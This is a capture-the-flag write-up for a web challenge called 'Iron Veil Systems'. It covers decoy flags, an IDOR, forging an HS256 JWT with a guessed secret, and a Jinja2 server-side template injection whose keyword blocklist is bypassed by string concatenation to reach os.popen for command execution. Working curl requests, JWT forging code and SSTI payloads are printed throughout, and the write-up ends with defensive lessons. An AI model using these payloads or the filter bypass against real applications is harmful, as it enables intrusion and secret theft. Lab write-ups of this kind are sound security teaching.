• CTF WRITEUP · WEB EXPLOITATION

Iron Veil Systems

Target: ironveil.chall.rootriet.in · **Category:** Web / SSTI / IDOR / JWT · **Status:** Solved

`lun4r{v31l_sh4tt3r3d_n0_m0r3_s3cr3ts_7f9a2e}`


Iron Veil Systems — Web Exploitation Writeup

Target: `http://ironveil.chall.rootriet.in/` **Category:** Web **Flag format:** `lun4r{...}`

TL;DR

A defense-contractor document site ships six layered decoys (rot13'd robots.txt, obfuscated JS, steganographic images, a textbook IDOR) that all *look* like the solve but each resolve to a `FLAG{n_...}` or `DECOY{...}` string, not the real `lun4r{}` flag. The real path is: forge a JWT with the HS256 secret hinted at by the IDOR'd incident report (`ironveil`, the org name lowercased), log in as a fabricated `sysadmin`, find a Jinja2 SSTI in the internal "template preview" tool, bypass its keyword filter with string concatenation, get RCE, dump the app's `CTF_KEY` environment variable, and use it to XOR-decrypt the application's own secrets vault — which contains every decoy flag we already found (confirming they were red herrings) plus the one real `root_flag`.

1. Recon



Iron Veil Systems homepage — a defense-contractor site with a "Recent News" block that name-drops "incident-7" and "legacy access paths deprecated."

Homepage is a static-looking defense-contractor site (Iron Veil Systems) with a nav bar (Home/Programs/Research/Press/Partners/Support/Docs) and a "Recent News" block mentioning an internal incident:

```
Archive Migration Complete
Internal archives migrated to a new platform following incident-7 review.
Legacy access paths deprecated.
```

That's the thread to pull — "incident-7", "legacy access", "migrated" all point at old/exposed material.

`robots.txt` disallows a pile of interesting paths and ends in a comment:

```
$ curl -s http://ironveil.chall.rootriet.in/robots.txt
User-agent: *
Disallow: /archive/
Disallow: /legacy/
Disallow: /internal/
Disallow: /api/v2/
```

```
Disallow: /tmp/
Disallow: /backup/
Disallow: /admin/
Disallow: /debug/
# SYNT{1_e0o0gf_xa0j_g00_zhpu}
```

`SYNT{...}` rot13's cleanly to `FLAG{1_r0b0ts_kn0w_t00_much}`. **First decoy.** Numbered `1`, which turns out to matter later.


`/static/js/legacy.js` hides a second one behind a char-code array:

```
const _k = [68, 69, 67, 79, 89, 123, 108, 101, 103, 97, 99, 121, ...];
const _vt = _k.map(c ⇒ String.fromCharCode(c)).join('');
```

```
$ python3 -c "print(''.join(chr(c) for c in [68,69,67,79,89,123,108,101,103,97,99,1
DECOY{legacy_is_a_dead_end}
```

Self-labeled decoy. Noted, moved on.

2. The Archive



The /archive/ index — labeled "Restricted"/"Classified" per-row, but the labels turn out to be cosmetic only.

Every disallowed path in `robots.txt` is worth checking directly — `/archive/` returns a real index page listing:

ASSET	STATUS
`casefile_delta.png`	Restricted
`incident_log.txt`	Classified
`access_dump.csv`	Restricted
`decoy_alpha.png`	Available
`decoy_bravo.png`	Available
`changelog`	Available

All of it is served with **no auth check at all** — "Restricted"/"Classified" is cosmetic. `incident_log.txt` is rot13:

```
$ curl -s http://ironveil.chall.rootriet.in/archive/media/incident_log.txt | python
IRON VEIL SYSTEMS — INCIDENT REPORT
====================================
...
NOTE:
Audit trail available via /api/v2/incident endpoint.
Verify checksum in migration headers and changelog notes.
```

That points straight at a new endpoint. `access_dump.csv` is a plain CSV of user accounts (analyst/researcher/operator roles) — useful later for username guesses, not decisive yet.

`archive/changelog` carries an HTML comment: `<!-- migration checksum: 7a -->` — filed away, revisited later.

3. `/api/v2/incident` and the IDOR

```
$ curl -s http://ironveil.chall.rootriet.in/api/v2/incident
{
  "auth_config": {"algorithm": "HS256", "key_hint": "named after the organization",
  "incident_id": "INC-2025-007",
  "files_referenced": [
    {"access": "public",     "id": 1, "name": "user_profile.json"},
    {"access": "restricted", "id": 7, "name": "incident_report_full.json"}
  ],
  "note": "File details available via /api/v2/files?id=<file_id>",
  "severity": "critical"
}
```

Two things worth noting immediately: a **JWT secret hint** (`named after the organization`, lowercase), and a `files` endpoint that distinguishes "public" from "restricted" files by an `access` field the client apparently doesn't enforce server-side.

```
$ curl -s "http://ironveil.chall.rootriet.in/api/v2/files?id=7"
{
  "file": {
    "id": 7, "name": "incident_report_full.json",
    "data": {
      "classification": "RESTRICTED",
      "compromised_account": "operator_kessler",
      "findings": "Attacker gained access via legacy portal. Credentials partially
      "flag": "FLAG{4_1d0r_br34ks_b0undar1es}",
      "jwt_implementation": "Tokens signed with HS256. Secret derived from organiza
    }
  }
}
```

Textbook IDOR – `id=7` is marked `restricted` in the index but the endpoint never checks it. It rewards us with `FLAG{4_1d0r_br34ks_b0undar1es}` (decoy #4) and **confirms** the JWT secret hint from a second, independent source.

4. Steganography red herring

`casefile_delta.png` (and the two `decoy_*.png` files) all carry appended plaintext after their image data:

```
$ strings casefile_delta.png | grep -A3 "DELTA METADATA"
--- DELTA METADATA ---
user=operator_kessler
pass=0p3r@t0r_Kx9
note=verify checksum in migration headers and changelog
FLAG{3_d4ta_h1des_1n_pl41n_s1ght}
```

```
$ strings decoy_alpha.png | tail -3
user=operator
pass=Alpha_FAKE_001
DECOY{images_can_lie}
```

`decoy_alpha` / `decoy_bravo` are explicitly labeled decoys with fake creds. `casefile_delta`'s creds *look* real (no "FAKE"/"DECOY" markers) and its flag is `FLAG{3_...}` – plausible-real technique demo, wrong format.

```
$ curl -s -X POST http://ironveil.chall.rootriet.in/internal/auth/login \
    --data-urlencode "username=operator_kessler" \
    --data-urlencode "password=0p3r@t0r_Kx9"
{"error": "Invalid credentials."}
```

Rejected. (The vault dump in §7 later explains why: the real password was `0p3r@t0r_Kx9` **plus** a 4-char checksum suffix pulled from two other places – the `changelog` HTML comment `7a` and an X-header `f2` – which is exactly what "verify checksum in migration headers and changelog" was telling us to go do. We didn't need to solve that puzzle because the SSTI path got us there faster, but it's worth noting the form-login path *was* solvable, just not the one we took.)

5. `debug.js` – decoy #2

Not linked anywhere; found by probing `/static/js/` directly for common leftover filenames:

```
$ curl -s http://ironveil.chall.rootriet.in/static/js/debug.js
```

```
var _d = [70, 76, 65, 71, 123, 50, 95, 103, 104, 48, 115, 116, 115, 95, 105, 110, 9
var _sig = _d.map(c ⇒ String.fromCharCode(c)).join('');
```

```
$ python3 -c "print(''.join(chr(c) for c in [70,76,65,71,123,50,95,103,104,48,115,1
FLAG{2_gh0sts_in_the_c0de}
```

Decoy #2. At this point we have decoys numbered 1, 2, 3, 4 — a deliberate, complete set, telling us the *technique* (rot13, JS obfuscation, stego, IDOR) is being demonstrated and rewarded, but none of it is the flag.

6. Forging the JWT

`/internal/auth/logout` leaks the session cookie's name via its clearing header:


```
$ curl -s -i http://ironveil.chall.rootriet.in/internal/auth/logout | grep -i set-c
Set-Cookie: ivs_token=; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-Age=0; Path=/
```

`ivs_token`, HS256, secret = `ironveil` (confirmed independently twice — §3 and §3). Forge an admin-ish token:

```
import jwt
tok = jwt.encode(
    {"user": "admin", "username": "admin", "role": "sysadmin", "clearance": 5},
    "ironveil", algorithm="HS256")
```


```
$ curl -s --cookie "ivs_token=$tok" http://ironveil.chall.rootriet.in/internal/dash
<div class="clearance-badge">5</div>
```

We're in as a forged `sysadmin`. The dashboard sidebar exposes: Reports, **Preview**, Files, Export, **Vault**, Admin.



Live in the browser with the forged ivs_token cookie — Level 5 / sysadmin, full nav unlocked (Dashboard/Reports/Preview/Files/Export/Flag Vault; Admin Panel still greyed).

```
$ curl -s --cookie "ivs_token=$tok" http://ironveil.chall.rootriet.in/internal/vaul
FLAG{6_trust_n0_t0ken}
```



Clicking through to Flag Vault in the browser confirms the same decoy: "Sysadmin clearance verified" — FLAG{6_trust_n0_t0ken}, not the real flag.

Decoy #6 — the "obvious" reward for the JWT-forging technique itself. `/internal/admin` gives `DECOY{admin_is_not_the_way}`, spelling it out directly.

7. SSTI in the template preview → RCE


`/internal/preview` is a "render your report as a template" tool — explicitly Jinja2 (`{{7*7}}` → `49`), with a keyword filter blocking `flag`, `__class__`, `__init__`, `__globals__`, `__mro__`, `__subclasses__`, `import`, `subprocess`, `popen`, and `read(` as literal substrings.

Bypass: Jinja2's `~` string-concatenation operator builds the forbidden substrings at *render* time, so the filter (which scans the raw request body) never sees them contiguous:

```
$ curl -s --cookie "ivs_token=$tok" -X POST http://ironveil.chall.rootriet.in/inter
    --data-urlencode "template={{ get_flashed_messages[('__glob'~'als__')]['os'] }}
<module 'os' (frozen)>
```

`get_flashed_messages` is a Flask helper already in the Jinja globals — its `__globals__` gets us straight to the `os` module without ever touching a blocked identifier literally. From there, same trick for `popen` and `read(`:

```
$ curl -s --cookie "ivs_token=$tok" -X POST http://ironveil.chall.rootriet.in/inter
    --data-urlencode "template={{ get_flashed_messages[('__glob'~'als__')]['os'][('
```



Same payload style run live through the browser UI against the /internal/preview form (os.popen('whoami').read()) — Rendered Output: root. Confirms code execution, not just successful template evaluation.

That's arbitrary command execution. `cat /app/secrets_config.py`:

```
_VAULT = {
    "flag_1": "Dz4XGAgCPAdCUW8fQCY0XABFaj1CZgAeRgAdDw==",
    "flag_2": "Dz4XGAgBPBIaAywfQCY2XG9GXSwtNW8XVh4=",
    "flag_3": "Dz4XGAgAPBFGRz40W0g7V0NtBCctJjNHAg0qAQI4A0cE",
    "flag_4": "Dz4XGAgHPEQWAy00UQtsBltBaitCIzEXUhFEF0Ai",
    "flag_6": "Dz4XGAgFPAEARiwfbBdvbUQCXiwcKw==",
    "flag_7": "Dz4XGAgEPBNDXytYQQoAU0IBaidCIgAEBw8ZAU4=",
    "root_flag": "JQc4awFIFUZDXwAYW00rRgNABi0tOG8sXlMHQWwsWFALbEZDbQIvSzdtFk4=",
    "jwt_secret": "IAA5MQVWChk=",
    "pass_part1": "eQJlLTNHUwcteCdS",
    "checksum_header": "L0A=",
    "checksum_html": "fhM=",
    ...
}

def _decode(key, encoded):
    key_bytes = key.encode()
    encrypted = base64.b64decode(encoded)
    return bytes([e ^ key_bytes[i % len(key_bytes)] for i, e in enumerate(encrypted

def get(name):
```

```
    key = os.environ.get("CTF_KEY", "")
    ...
```

A repeating-key-XOR + base64 vault, keyed by an environment variable. Grab the key the same way:

```
$ curl -s --cookie "ivs_token=$tok" -X POST http://ironveil.chall.rootriet.in/inter
    --data-urlencode "template={{ get_flashed_messages[('__glob'~'als__')]['os'].en
environ({'CTF_KEY': 'IrV_s3cur3_k3y_2025', 'FLASK_APP': 'app.py', ...})
```

8. Decrypting the vault

```
import base64

def decode(key, encoded):
    kb = key.encode()
    enc = base64.b64decode(encoded)
    return bytes(e ^ kb[i % len(kb)] for i, e in enumerate(enc)).decode()

key = "IrV_s3cur3_k3y_2025"
for name, val in _VAULT.items():
    print(name, "→", decode(key, val))
```

```
flag_1    → FLAG{1_r0b0ts_kn0w_t00_much}
flag_2    → FLAG{2_gh0sts_in_the_c0de}
flag_3    → FLAG{3_d4ta_h1des_1n_pl41n_s1ght}
flag_4    → FLAG{4_1d0r_br34ks_b0undar1es}
flag_6    → FLAG{6_trust_n0_t0ken}
flag_7    → FLAG{7_f1lt3rs_ar3_n0t_w4lls}
root_flag → lun4r{v31l_sh4tt3r3d_n0_m0r3_s3cr3ts_7f9a2e}
jwt_secret   → ironveil
pass_part1   → 0p3r@t0r_Kx9
checksum_header → f2
checksum_html   → 7a
```

Every single decoy we collected on the way in (§1, §5, §3, §6, plus `flag_7`, never actually found rendered on the site) turns up here by number, confirming each was a deliberate red herring — and `root_flag` is the one with the correct `lun4r{}` format. As a bonus, this also resolves §4: the "real" login password was `pass_part1 (0p3r@t0r_Kx9)` + `checksum_header (f2)` + `checksum_html (7a)` = `0p3r@t0r_Kx9f27a` — the intended (slower) path the form-login clue was pointing at, which the SSTI/RCE route made unnecessary.

9. Flag

```
lun4r{v31l_sh4tt3r3d_n0_m0r3_s3cr3ts_7f9a2e}
```

10. Lessons

- **Don't trust a flag just because it matches the format regex.** This challenge specifically punishes that instinct — six different `FLAG{}` / `DECOY{}` strings are individually convincing.
- A "restricted" label in an API response is not an access control — always test the endpoint, not the metadata.
- Keyword-blacklist SSTI filters that scan the *raw request text* are trivially bypassed by any expression language feature that builds strings at runtime (`~` concat, `|attr()`, format strings, etc.) — filter the *evaluated* AST or don't filter at all; use `SandboxedEnvironment`.
- A forged JWT is often "enough" to look successful (dashboard, vault, decoy flags) well before it's actually enough to reach the real objective — verify against ground truth (here, the vault's own encryption), not against how satisfying the result feels.

Independent writeup · rootriet LUN4R CTF 2026 · reconstructed from live session command history